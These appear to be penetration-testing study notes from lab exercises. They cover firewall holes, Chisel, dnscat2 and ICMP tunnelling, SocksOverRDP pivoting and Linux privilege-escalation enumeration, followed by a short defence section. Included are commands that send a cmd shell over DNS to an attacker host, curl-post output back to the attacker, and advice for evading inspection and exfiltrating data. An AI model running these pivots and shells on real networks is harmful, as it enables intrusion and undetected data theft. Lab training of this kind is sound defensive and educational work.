kali@kali:~$ sudo nmap -sS 192.168.50.64 -Pn -n -p2222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 06:27 EDT
Nmap scan report for 192.168.50.64
Host is up (0.00055s latency).
PORT STATE SERVICE
2222/tcp filtered EtherNetIP-1
MAC Address: 00:0C:29:A9:9F:3D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
The response shows that port 2222 is filtered. It’s most likely that the Windows Firewall is blocking inbound connections to port 2222.
To access it, you need to poke a hole in the firewall (which you should not forget to plug when done).
You can use the netsh advfirewall firewall subcontext to create the hole. You will use the add rule command and name the rule “port_forward_ssh_2222”. You need to use a memorable or descriptive name, because you’ll use this name to delete the rule later.
You’ll allow connections on the local port on the interface with the local IP address using the TCP protocol, specifically for incoming traffic.
C:\Windows\system32> netsh advfirewall firewall add rule name="port_forward_ssh_2222" protocol=TCP dir=in localip=192.168.50.64 localport=2222 action=allow
Ok.
The command completes successfully with an “OK.” response. You can check how the port appears from your Kali machine:
kali@kali:~$ sudo nmap -sS 192.168.50.64 -Pn -n -p2222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 06:28 EDT
Nmap scan report for 192.168.50.64
Host is up (0.00060s latency).
PORT STATE SERVICE
2222/tcp open EtherNetIP-1
MAC Address: 00:0C:29:A9:9F:3D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
The port is open. This allows you to SSH to port 2222.
kali@kali:~$ ssh database_admin@192.168.50.64 -p2222
The authenticity of host '[192.168.50.64]:2222 ([192.168.50.64]:2222)' can't be established.
ED25519 key fingerprint is SHA256:3TRC1ZwtlQexLTS04hV3ZMbFn30lYFuQVQHjUqlYzJo.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.50.64]:2222' (ED25519) to the list of known hosts.
database_admin@192.168.50.64's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sun 21 Aug 2022 10:40:26 PM UTC
System load: 0.0 Processes: 231
Usage of /: 60.9% of 7.77GB Users logged in: 0
Memory usage: 16% IPv4 address for ens192: 10.4.50.215
Swap usage: 0% IPv4 address for ens224: 172.16.50.215
0 updates can be applied immediately.
Last login: Sat Aug 20 21:47:47 2022 from 10.4.50.63
database_admin@pgdatabase01:~$
Using netsh advfirewall firewall, you can delete the rule, referencing it by its catchy name:
C:\Users\Administrator>netsh advfirewall firewall delete rule name="port_forward_ssh_2222"
Deleted 1 rule(s).
Ok.
You can also delete the port forward you created. This time you’ll use the netsh interface subcontext to del the portproxy you created. You will reference the forwarding type v4tov4 and the listenaddress and listenport you used when creating the rule, so Netsh can determine which rule to delete.
C:\Windows\Administrator> netsh interface portproxy del v4tov4 listenport=2222 listenaddress=192.168.50.64
Branching out the Tunnels
HTTP Tunneling with Chisel
You have compromised a machine and can execute commands via HTTP requests. However, once you try to pivot, you are blocked by a considerably restrictive network config.
Specifically, a Deep Packet Inspection (DPI) solution is now terminating all outbound traffic except HTTP. In addition, all inbound ports on the target machine are blocked except TCP/8090. You can’t rely on a normal reverse shell as it would not conform to the HTTP format and would be terminated at the network perimeter by the DPI solution. You also can’t create an SSH remote port forward for the same reason. The only traffic that will reach your Kali machine is HTTP, so you could, for example, make requests with wget and cURL.

The abovementioned is a perfect scenario for Chisel, which encapsulates your data stream within HTTP. It also uses the SSH protocol within the tunnel so your data will be encrypted.
Setting Up & Using Chisel
The traffic between the Chisel client and server is all HTTP-formatted. This means you can traverse the DPI solution regardless of the contents of each HTTP packet. The Chisel server on your Kali machine will listen on TCP port 1080, a SOCKS proxy port. All traffic sent to that port will be passed back up the HTTP tunnel to the Chisel client, where it will be forwarded wherever it’s addressed.
On the Kali machine, you’ll start the binary as a server with the server subcommand, along with the bind port --port and the --reverse flag to allow the reverse port forward.
kali@kali:~$ chisel server --port 8080 --reverse
2023/10/03 15:57:53 server: Reverse tunnelling enabled
2023/10/03 15:57:53 server: Fingerprint Pru+AFGOUxnEXyK1Z14RMqeiTaCdmX6j4zsa9S2Lx7c=
2023/10/03 15:57:53 server: Listening on http://0.0.0.0:8080
The Chisel server starts up and confirms that it is listening on port 8080 and has reverse tunneling enabled.
To start Chisel on the client you use /tmp/chisel client 192.168.118.4:8080 R:socks > /dev/null 2>&1 &.
If you rely on a webshell and want to make sure you get ALL the information back, especially errors to be able to debug, you can use the following: /tmp/chisel client 192.168.118.4:8080 R:socks &> /tmp/output; curl --data @/tmp/output http://192.168.118.4:8080/. This appends all streams to stdout to a file and sends you back the file.
Output can be something like this:
...
16:30:50.915895 IP (tos 0x0, ttl 61, id 47823, offset 0, flags [DF], proto TCP (6), length 410)
192.168.50.63.50192 > 192.168.118.4.8080: Flags [P.], cksum 0x1535 (correct), seq 1:359, ack 1, win 502, options [nop,nop,TS val 391724691 ecr 3105669986], length 358: HTTP, length: 358
POST / HTTP/1.1
Host: 192.168.118.4:8080
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 204
Content-Type: application/x-www-form-urlencoded
/tmp/chisel: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.32' not found (required by /tmp/chisel)/tmp/chisel: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by /tmp/chisel) [|http]
0x0000: 4500 019a bacf 4000 3d06 f729 c0a8 db3f E.....@.=..)...?
0x0010: c0a8 2dd4 c410 1f90 d15e 1b1b 2b88 002d ..-......^..+..-
...
After starting Chisel on the client side it should look like this on your attack machine:
kali@kali:~$ chisel server --port 8080 --reverse
2023/10/03 15:57:53 server: Reverse tunnelling enabled
2023/10/03 15:57:53 server: Fingerprint Pru+AFGOUxnEXyK1Z14RMqeiTaCdmX6j4zsa9S2Lx7c=
2023/10/03 15:57:53 server: Listening on http://0.0.0.0:8080
2023/10/03 18:13:54 server: session#2: Client version (1.8.1) differs from server version (1.8.1-0kali2)
2023/10/03 18:13:54 server: session#2: tun: proxy#R:127.0.0.1:1080=>socks: Listening
SSH Limitations
note
In port redirection and SSH tunneling, you created SOCKS proxy ports with both SSH remote and classic dynamic port forwarding and used proxychains to push non-SOCKS-native tools through the tunnel. You’ve not yet actually run SSH itself through a SOCKS proxy.
Using SSH now is limited because it doesn’t offer a generic SOCKS proxy command-line option. Instead, it offers the ProxyCommand configuration option. You can either write this into a configuration file, or pass it as part of the command line with -o.
ProxyCommand accepts a shell command that is used to open a proxy-enabled channel. The documentation suggests using the OpenBSD version of Netcat, which exposes the -X flag and can connect to a SOCKS or HTTP proxy. However, the version of Netcat that ships with Kali doesn’t support proxying.
Instead, you’ll use Ncat, the Netcat alternative written by the maintainers of Nmap.
You’ll pass an Ncat command to ProxyCommand. The command you construct tells Ncat to use the socks5 protocol and the proxy socket 127.0.0.1:1080. The %h and %p tokens represent the SSH command host and port values, which SSH will fill in before running the command.
kali@kali:~$ ssh -o ProxyCommand='ncat --proxy-type socks5 --proxy 127.0.0.1:1080 %h %p' database_admin@10.4.50.215
The authenticity of host '10.4.50.215 (<no hostip for proxy command>)' can't be established.
ED25519 key fingerprint is SHA256:IGz427yqW3ALf9CKYWNmVctA/Z/emwMWWRG5qQP8JvQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.4.50.215' (ED25519) to the list of known hosts.
database_admin@10.4.50.215's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-41-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
0 updates can be applied immediately.
Last login: Thu Jul 21 14:04:11 2022 from 192.168.97.19
database_admin@pgbackup1:~$
You gained access to the SSH server.
DNS Tunneling with Dnscat2
Dnscat2 is a tunneling tool that uses DNS protocol to send data between two hosts. It uses an encrypted C2 channel and sends data inside TXT records within the DNS protocol. Usually, every active directory domain environment in a corporate network will have its own DNS server, which will resolve hostnames to IP addresses and route the traffic to external DNS servers participating in the overarching DNS system. However, with dnscat2, the address resolution is requested from an external server. When a local DNS server tries to resolve an address, data is exfiltrated and sent over the network instead of a legitimate DNS request. Dnscat2 can be a extremely stealthy approach to exfiltrate data while evading firewall detections which strip the HTTPS connections and sniff the traffic.
Setting Up & Using dnscat2
You can start the dnscat2 server by executing the dnscat2 file.
d41y@htb[/htb]$ sudo ruby dnscat2.rb --dns host=10.10.14.18,port=53,domain=inlanefreight.local --no-cache
New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.
auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 10.10.14.18:53
[domains = inlanefreight.local]...
Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):
./dnscat --secret=0ec04a91cd1e963f8c03ca499d589d21 inlanefreight.local
To talk directly to the server without a domain name, run:
./dnscat --dns server=x.x.x.x,port=53 --secret=0ec04a91cd1e963f8c03ca499d589d21
Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
After running the server, it will provide you the secret key, which you will have to provide to your dnscat2 client on the Windows host so that it can authenticate and encrypt the data that is sent to your external dnscat2 server. You can use the client with dnscat2 project or use dnscat2-powershell, a dnscat2 compatible PowerShell-based client that you can run from Windows targets to establish a tunnel with your dnscat2 server.
Once the dnscat2.ps1 file is on the target you can import it and run associated cmd-lets.
PS C:\htb> Import-Module .\dnscat2.ps1
After dnscat2.ps1 is imported, you can use it to establish a tunnel with the server running on your attack host. You can send back a CMD shell session to your server.
PS C:\htb> Start-Dnscat2 -DNSserver 10.10.14.18 -Domain inlanefreight.local -PreSharedSecret 0ec04a91cd1e963f8c03ca499d589d21 -Exec cmd
You must use the pre-shared secret (-PreSharedSecret) generated on the server to ensure your session is established and encrypted. If all steps are completed successfully, you will see a session with your server.
New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2>
You can list the options you have with dnscat2 by entering ? at the prompt.
dnscat2> ?
Here is a list of commands (use -h on any of them for additional help):
* echo
* help
* kill
* quit
* set
* start
* stop
* tunnels
* unset
* window
* windows
You can use dnscat2 to interact with sessions and move further in a target environment on engagements. Interact with your established session and drop into a shell.
dnscat2> window -i 1
New window created: 1
history_size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!
That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!
To go back, type ctrl-z.
Microsoft Windows [Version 10.0.18363.1801]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
exec (OFFICEMANAGER) 1>
SOCKS5 Tunneling with Chisel
Chisel is a TCP/UDP-based tunneling tool written in Go that uses HTTP to transport data that is secured using SSH. Chisel can create a client-server tunnel connection in a firewall restricted environment. Consider a scenario where you have to tunnel your traffic to a webserver on the 172.16.5.0/23 network. You have the DC with the address 172.16.5.19. This is not directly accessible to your attack host since your attack host and the DC belong to different network segments. However, since you have compromised the Ubuntu server, you can start a Chisel server on it that will listen on a specific port and forward your traffic to the internal network through the established tunnel.
Setting Up & Using Chisel
Before you can use Chisel, you need to have it on your attack host. If you do not have Chisel on your attack host, you can clone the project repo using the command below:
d41y@htb[/htb]$ git clone https://github.com/jpillora/chisel.git
You will need the programming language Go installed on your system to build the Chisel binary. With go installed on the system, you can move into that directory and use go build to build the Chisel binary.
d41y@htb[/htb]$ cd chisel
go build
Once the binary is built, you can use SCP to transfer it to the target pivot host.
d41y@htb[/htb]$ scp chisel ubuntu@10.129.202.64:~/
ubuntu@10.129.202.64's password:
chisel 100% 11MB 1.2MB/s 00:09
Then you can start the Chisel server/listener.
ubuntu@WEB01:~$ ./chisel server -v -p 1234 --socks5
2022/05/05 18:16:25 server: Fingerprint Viry7WRyvJIOPveDzSI2piuIvtu9QehWw9TzA3zspac=
2022/05/05 18:16:25 server: Listening on http://0.0.0.0:1234
The Chisel listener will listen for incoming connections on port 1234 using SOCKS5 and forward it to all the networks that are accessible from the pivot host. In your case, the pivot host has an interface on the 172.16.5.0/23 network, which will allow you to reach hosts on that network.
You can start a client on your attack host and connect to the Chisel server.
d41y@htb[/htb]$ ./chisel client -v 10.129.202.64:1234 socks
2022/05/05 14:21:18 client: Connecting to ws://10.129.202.64:1234
2022/05/05 14:21:18 client: tun: proxy#127.0.0.1:1080=>socks: Listening
2022/05/05 14:21:18 client: tun: Bound proxies
2022/05/05 14:21:19 client: Handshaking...
2022/05/05 14:21:19 client: Sending config
2022/05/05 14:21:19 client: Connected (Latency 120.170822ms)
2022/05/05 14:21:19 client: tun: SSH connected
As you can see in the above output, the Chisel client has created a TCP/UDP tunnel via HTTP secured using SSH between the Chisel server and the client and has started listening on port 1080. Now you can modify your proxychains.conf file and add 1080 port at the end so you can use proxychains to pivot using the created tunnel between the 1080 port and the SSH tunnel.
You can use any text editor you would would like to edit the proxychains.conf file, then confirm your configuration changes using tail.
d41y@htb[/htb]$ tail -f /etc/proxychains.conf
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
# socks4 127.0.0.1 9050
socks5 127.0.0.1 1080
Now if you use proxychains with RDP, you can connect to the DC on the internal network through the tunnel you have created to the Pivot host.
d41y@htb[/htb]$ proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123
Reverse Pivot
There may be scenarios where firewall rules restrict inbound connections to your compromised target. In such cases, you can use Chisel with the reverse option.
When the Chisel server has --reverse enabled, remotes can be prefixed with R to denote reversed. The server will listen and accept connections, and they will be proxied through the client, which specified the remote. Reverse remotes specifying R:socks will listen on the server’s default socks port and terminante the connection at the client’s internal SOCKS5 proxy.
d41y@htb[/htb]$ sudo ./chisel server --reverse -v -p 1234 --socks5
2022/05/30 10:19:16 server: Reverse tunnelling enabled
2022/05/30 10:19:16 server: Fingerprint n6UFN6zV4F+MLB8WV3x25557w/gHqMRggEnn15q9xIk=
2022/05/30 10:19:16 server: Listening on http://0.0.0.0:1234
Then you connect from the Ubuntu to your attack host, using the option R:socks.
ubuntu@WEB01$ ./chisel client -v 10.10.14.17:1234 R:socks
2022/05/30 14:19:29 client: Connecting to ws://10.10.14.17:1234
2022/05/30 14:19:29 client: Handshaking...
2022/05/30 14:19:30 client: Sending config
2022/05/30 14:19:30 client: Connected (Latency 117.204196ms)
2022/05/30 14:19:30 client: tun: SSH connected
You can use any editor you would like to edit the proxychains.conf file, then confirm your configuration changes using tail.
d41y@htb[/htb]$ tail -f /etc/proxychains.conf
[ProxyList]
# add proxy here ...
# socks4 127.0.0.1 9050
socks5 127.0.0.1 1080
ICMP Tunneling with SOCKS
ICMP tunneling encapsulates your traffic within ICMP packets containing echo requests and responses. ICMP tunneling would only work when ping responses are permitted within a firewall network. When a host within a firewalled network is allowed to ping an external server, it can encapsulate its traffic within the ping echo request and send it to an external server. The external server can validate this traffic and send an appropriate response, which is extremely useful for data exfiltration and creating pivot tunnels to an external server.
Setting Up & Using ptunnel-ng
Once the ptunnel-ng repo is cloned to your attack host, you can run the autogen.sh script located at the root of the ptunnel-ng directory.
d41y@htb[/htb]$ sudo ./autogen.sh
After running autogen.sh, ptunnel-sh can be used from the client and server-side. You will now need to transfer the repo from your attack host to the target host.
d41y@htb[/htb]$ sudo apt install automake autoconf -y
d41y@htb[/htb]$ cd ptunnel-ng/
d41y@htb[/htb]$ sed -i '$s/.*/LDFLAGS=-static "${NEW_WD}\/configure" --enable-static $@ \&\& make clean \&\& make -j${BUILDJOBS:-4} all/' autogen.sh
d41y@htb[/htb]$ ./autogen.sh
Transferring:
d41y@htb[/htb]$ scp -r ptunnel-ng ubuntu@10.129.202.64:~/
With ptunnel-ng on the target host, you can start the server-side of the ICMP tunnel using the command directly below.
ubuntu@WEB01:~/ptunnel-ng/src$ sudo ./ptunnel-ng -r10.129.202.64 -R22
[sudo] password for ubuntu:
./ptunnel-ng: /lib/x86_64-linux-gnu/libselinux.so.1: no version information available (required by ./ptunnel-ng)
[inf]: Starting ptunnel-ng 1.42.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: (c) 2017-2019 Toni Uhlig, <matzeton@googlemail.com>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
[inf]: Dropping privileges now.
The IP address following -r should be the IP of the jump-box you want ptunnel-ng to accept connections on. In this case, whatever IP is reachable from your attack host would be what you would use. You would benefit from using this same thinking & consideration during an actual engagement.
Back on the attack host, you can attempt to connect to the ptunnel-ng server but ensure this happens through local port 2222. Connecting through local port 2222 allows you to send traffic through the ICMP tunnel.
d41y@htb[/htb]$ sudo ./ptunnel-ng -p10.129.202.64 -l2222 -r10.129.202.64 -R22
[inf]: Starting ptunnel-ng 1.42.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: (c) 2017-2019 Toni Uhlig, <matzeton@googlemail.com>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
With the ptunnel-ng ICMP tunnel successfully established, you can attempt to connect to the target using SSH through local port 2222.
d41y@htb[/htb]$ ssh -p2222 -lubuntu 127.0.0.1
ubuntu@127.0.0.1's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Wed 11 May 2022 03:10:15 PM UTC
System load: 0.0
Usage of /: 39.6% of 13.72GB
Memory usage: 37%
Swap usage: 0%
Processes: 183
Users logged in: 1
IPv4 address for ens192: 10.129.202.64
IPv6 address for ens192: dead:beef::250:56ff:feb9:52eb
IPv4 address for ens224: 172.16.5.129
* Super-optimized for small spaces - read how we shrank the memory
footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation
144 updates can be applied immediately.
97 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
Last login: Wed May 11 14:53:22 2022 from 10.10.14.18
ubuntu@WEB01:~$
If configured correctly, you will be able to enter credentials and have an SSH session all through the ICMP tunnel.
On the client & server side of the connection, you will notice ptunnel-ng gives you session logs and traffic statistics associated with the traffic that passes through the ICMP tunnel. This is one way you can confirm that your traffic is passing from client to server utilizing ICMP.
inf]: Incoming tunnel request from 10.10.14.18.
[inf]: Starting new session to 10.129.202.64:22 with ID 20199
[inf]: Received session close from remote peer.
[inf]:
Session statistics:
[inf]: I/O: 0.00/ 0.00 mb ICMP I/O/R: 248/ 22/ 0 Loss: 0.0%
[inf]:
You may also use this tunnel and SSH to perform dynamic port forwarding to allow you to use proxychains in various ways.
d41y@htb[/htb]$ ssh -D 9050 -p2222 -lubuntu 127.0.0.1
ubuntu@127.0.0.1's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
<snip>
You could use proxychains with Nmap to scan targets on the internal network. Based on your discoveries, you can attempt to connect to the target.
d41y@htb[/htb]$ proxychains nmap -sV -sT 172.16.5.19 -p3389
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 11:10 EDT
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.19:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.19:3389-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.5.19:3389-<><>-OK
Nmap scan report for 172.16.5.19
Host is up (0.12s latency).
PORT STATE SERVICE VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.78 seconds
Network Traffic Analysis Considerations
It is important that you confirm the tools you are using are performing as advertised and that you have set up & are operating them properly. In the case of tunneling traffic through different protocols like in this section, you can benefit from analyzing the traffic you generate with a packet analyzer like Wireshark.
Double Pivots
RDP and SOCKS Tunneling with SocksOverRDP
There are often times during an assessment when you may be limited to a Windows network and may not be able to use SSH for pivoting. You would have to use tools available for Windows OS in these cases. SocksOverRDP is an example of a tool that uses Dynamic Virtual Channels (DVC) from the Remote Desktop Service feature of Windwos. DVC is responsible for tunneling packets over the RDP connection. Some examples of usage of this feature would be clipboard data transfer and audio sharing. However, this feature can also be used to tunnel arbitrary packets over the network. You can use SocksOverRDP to tunnel your custom packets and then proxy through it.
You can start by downloading the appropriate binaries for your attack host to perform this attack. Having binaries on your attack host will allow you to transfer them to each target when needed. You will need:
You can then connect to the target using xfreerdp and copy the SocksOverRDPx64.zip file to the target. From the Windows target, you will then need to load the SocksOverRDP.dll using regsvr32.exe.
C:\Users\htb-student\Desktop\SocksOverRDP-x64> regsvr32.exe SocksOverRDP-Plugin.dll
Now you can connect to 172.16.5.19 over RDP using mstsc.exe, and you should receive a prompt that the SocksOverRDP plugin is enabled, and it will listen on 127.0.0.1:1080. You can use the credentials victor:pass@123 to connect.
You will need to transfer SocksOverRDPx64.zip or just the SocksOverRDP-Server.exe to 172.16.5.19. You can then start SocksOverRDP-Server.exe with Admin privileges.
When you go back to your foothold target and check with Netstat, you should see your SOCKS listener started on 127.0.0.1:1080.
C:\Users\htb-student\Desktop\SocksOverRDP-x64> netstat -antb | findstr 1080
TCP 127.0.0.1:1080 0.0.0.0:0 LISTENING
After starting your listener, you can transfer Proxifier portable to the Windows 10 target, and configure it to forward all your packets to 127.0.0.1:1080. Proxifier will route traffic through the given host and port
With Proxifier configured and running, you can start mstsc.exe, and it will use Proxifier to pivot all your traffic via 127.0.0.1:1080, which will tunnel it over RDP to 172.16.5.19, which will then route it to 172.16.5.155 using SocksOverRDP-server.exe.
RDP Performance Considerations
When interacting with your RDP sessions on an engagement, you may find yourself contending with slow performance in a given session, especially if you are managing multiple RDP sessions simultaneously. If this is the case, you can access the Experience tab in mstsc.exe and set Performance to Modem.
Detection & Prevention
Setting a Baseline
Understanding everything present and happening in a network environment is vital. As defenders, you should be able to quickly identify and investigate any new hosts that appear in your network, any new tools or applications that get installed on hosts outside of your application catalog, and any new or unique network traffic generated. An audit of everything listed below should be done anually, if not every few months, to ensure your records are up to date. Among some of the considerations you can start with are:
- DNS records, network device backups, and DHCP configs
- Full and current application inventory
- A list of all enterprise hosts and their location
- Users who have elevated permissions
- A list of any dual-homed hosts
- Keeping a visual network diagram of your environment
Along with tracking the items above, keeping a visual diagram of your environment up-to-date can be highly effective when troubleshooting issues or responding to an incident. Netbrain is an excellent example of one tool that can provide this functionality and interactive access to all appliances in the diagram. If you want a way to document your network environment visually, you can use a free tool like diagram.net. Lastly, for your baseline, understanding what assets are critical to the operation of your organization and monitoring those assets is a must.
People, Processes, and Technology
Network hardening can be organized into the categories People, Process, and Technology. These hardening measures will encompass the hardware, software, and humand aspects of any network.
People
In even the most hardenend environment, users are often considered the weakest link. Enforcing security best practices for standard users and administrators will prevent “easy wins” for pentesters and malicious attackers. You should also strive to keep yourself and the users you serve educated and aware of threats. The measures below are a great way to begin the process of securing the human element of any enterprise environment.
BYOD and Other Concerns
Bring your own device (BYOD) is becoming prevalent in today’s workforce. With the increased acceptance of remote work and hybrid work arrangements, more people are using their personal devices to perform work-related tasks. This presents unique risks to organizations because their employees may be connecting to networks and shared resources owned by the organization. The organization has a limited ability to administer and secure a personally owned device such as a laptop or smartphone, leaving the responsibility of securing the device largely with the owner. If the device owner follows poor security practices, they not only put themselves at risk of compromise, but now they can also extend these same risks to their employers.
Using multi-factor authentication are all excellent factors to consider when implementing authentication mechanisms. Implementing two or more factors for authentication is a great way to make it more difficult for an attacker to gain full access to an account should a user’s password or hash get compromised.
Along with ensuring your users cannot cause harm, you should consider your policies and procedures for domain access and control. Larger organizations should also consider building a Security Operation Center team or use a SOC as a Service to constantly monitor what is happening within the IT environment 24/7. Modern defensive technologies have come a long way and can help with many different defensive tactics, but you need human operators to ensure they function as they are supposed to. Incident response is something where you can’t yet completely automate out the human element. So having a proper incident response plan ready is essential to be prepared for a breach.
Processes
Maintaining and enforcing policies and procedures can significantly impact an organization’s overall security posture. It is near impossible to hold an organization’s employees accountable without defined policies. It makes it challenging to respond to an incident without defined and practiced procedures such as a disaster recovery plan. The items below can help to start defining an organization’s processes, policies, and procedures relating to securing their users & network environment.
- Proper policies and procedures for asset monitoring and management
- Host audits, the use of asset tags, and periodic asset inventories can help ensure hosts are not lost
- Access control policies, multi-factor authentication mechanisms
- Processes for provisioning and decommissioning hosts
- Change management processes to formally document who did what and when they did it
Technology
Periodically check the network for legacy misconfigs and new & emerging threats. As changes are made to an environment, ensure that common misconfigs are not introduced while paying attention to any vulnerabilities introduced by tools or applications utilized in the environment. If possible, attempt to patch or mitigate those risks with the understanding that the CIA triad is a balancing act, and the acceptance of the risk a vulnerability presents may be the best option for your environment.
PrivEsc
Linux Privesc
Introduction
Enumeration
… is the key to privesc. Several helper scripts (such as LinEnum) exist to assist with enumeration. Still, it is also important to understand what pieces of information to look for and to be able to perform your enum manually. When you gain initial shell access to the host, it is important to check several key details.
OS Version: Knowing the distribution will give you an idea of the types of tools that may be available. This would also identify the OS version, for which there may be public exploits available.
Kernel Version: As with the OS version, there may be public exploits that target a vuln in a specific kernel version. Kernel exploits can cause system instability or even complete crash. Be careful running these against any production system, and make sure you fully understand the exploit and possible ramifications before running one.
Running Services: Knowing what services are running on the host is important, especially those running as root. A misconfigured or vulnerable service running as root can be an easy win for privesc. Flaws have been discovered in many common services. Public exploits PoCs exist for many of them.
d41y@htb[/htb]$ ps aux | grep root
root 1 1.3 0.1 37656 5664 ? Ss 23:26 0:01 /sbin/init
root 2 0.0 0.0 0 0 ? S 23:26 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? S 23:26 0:00 [ksoftirqd/0]
root 4 0.0 0.0 0 0 ? S 23:26 0:00 [kworker/0:0]
root 5 0.0 0.0 0 0 ? S< 23:26 0:00 [kworker/0:0H]
root 6 0.0 0.0 0 0 ? S 23:26 0:00 [kworker/u8:0]
root 7 0.0 0.0 0 0 ? S 23:26 0:00 [rcu_sched]
root 8 0.0 0.0 0 0 ? S 23:26 0:00 [rcu_bh]
root 9 0.0 0.0 0 0 ? S 23:26 0:00 [migration/0]
<SNIP>
Installed Packages and Versions: Like running services, it is important to check for any out-of-date or vulnerable packages that may be easily leveraged for privesc.
Logged in Users: Knowing which other users are logged into the system and what they are doing can provide greater insight into possible local lateral movement and privesc paths.
d41y@htb[/htb]$ ps au
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1256 0.0 0.1 65832 3364 tty1 Ss 23:26 0:00 /bin/login --
cliff.moore 1322 0.0 0.1 22600 5160 tty1 S 23:26 0:00 -bash
shared 1367 0.0 0.1 22568 5116 pts/0 Ss 23:27 0:00 -bash
root 1384 0.0 0.1 52700 3812 tty1 S 23:29 0:00 sudo su
root 1385 0.0 0.1 52284 3448 tty1 S 23:29 0:00 su
root 1386 0.0 0.1 21224 3764 tty1 S+ 23:29 0:00 bash
shared 1397 0.0 0.1 37364 3428 pts/0 R+ 23:30 0:00 ps au
User Home Directories: Are other user’s home directories accessible? User home folders may also contain SSH keys that can be used to access other system or scripts and configuration files containing credentials. It is not uncommon to find files containing credentials that can be leveraged to access other systems or even gain entry into the AD environment.
d41y@htb[/htb]$ ls /home
backupsvc bob.jones cliff.moore logger mrb3n shared stacey.jenkins
You can check individual user directories and check to see if files such as the .bash_history file are readable and contain any interesting commands, look for config files, and check to see if you can obtain copies of a user’s SSH keys.
d41y@htb[/htb]$ ls -la /home/stacey.jenkins/
total 32
drwxr-xr-x 3 stacey.jenkins stacey.jenkins 4096 Aug 30 23:37 .
drwxr-xr-x 9 root root 4096 Aug 30 23:33 ..
-rw------- 1 stacey.jenkins stacey.jenkins 41 Aug 30 23:35 .bash_history
-rw-r--r-- 1 stacey.jenkins stacey.jenkins 220 Sep 1 2015 .bash_logout
-rw-r--r-- 1 stacey.jenkins stacey.jenkins 3771 Sep 1 2015 .bashrc
-rw-r--r-- 1 stacey.jenkins stacey.jenkins 97 Aug 30 23:37 config.json
-rw-r--r-- 1 stacey.jenkins stacey.jenkins 655 May 16 2017 .profile
drwx------ 2 stacey.jenkins stacey.jenkins 4096 Aug 30 23:35 .ssh
If you find an SSH key for your current user, this could be used to open an SSH session on the host and gain a stable and fully interactive session. SSH keys could be leveraged to access other systems within the network as well. At the minimum, check the ARP cache to see what other hosts are being accessed and cross-reference these against any useable SSH private keys.
d41y@htb[/htb]$ ls -l ~/.ssh
total 8
-rw------- 1 mrb3n mrb3n 1679 Aug 30 23:37 id_rsa
-rw-r--r-- 1 mrb3n mrb3n 393 Aug 30 23:37 id_rsa.pub
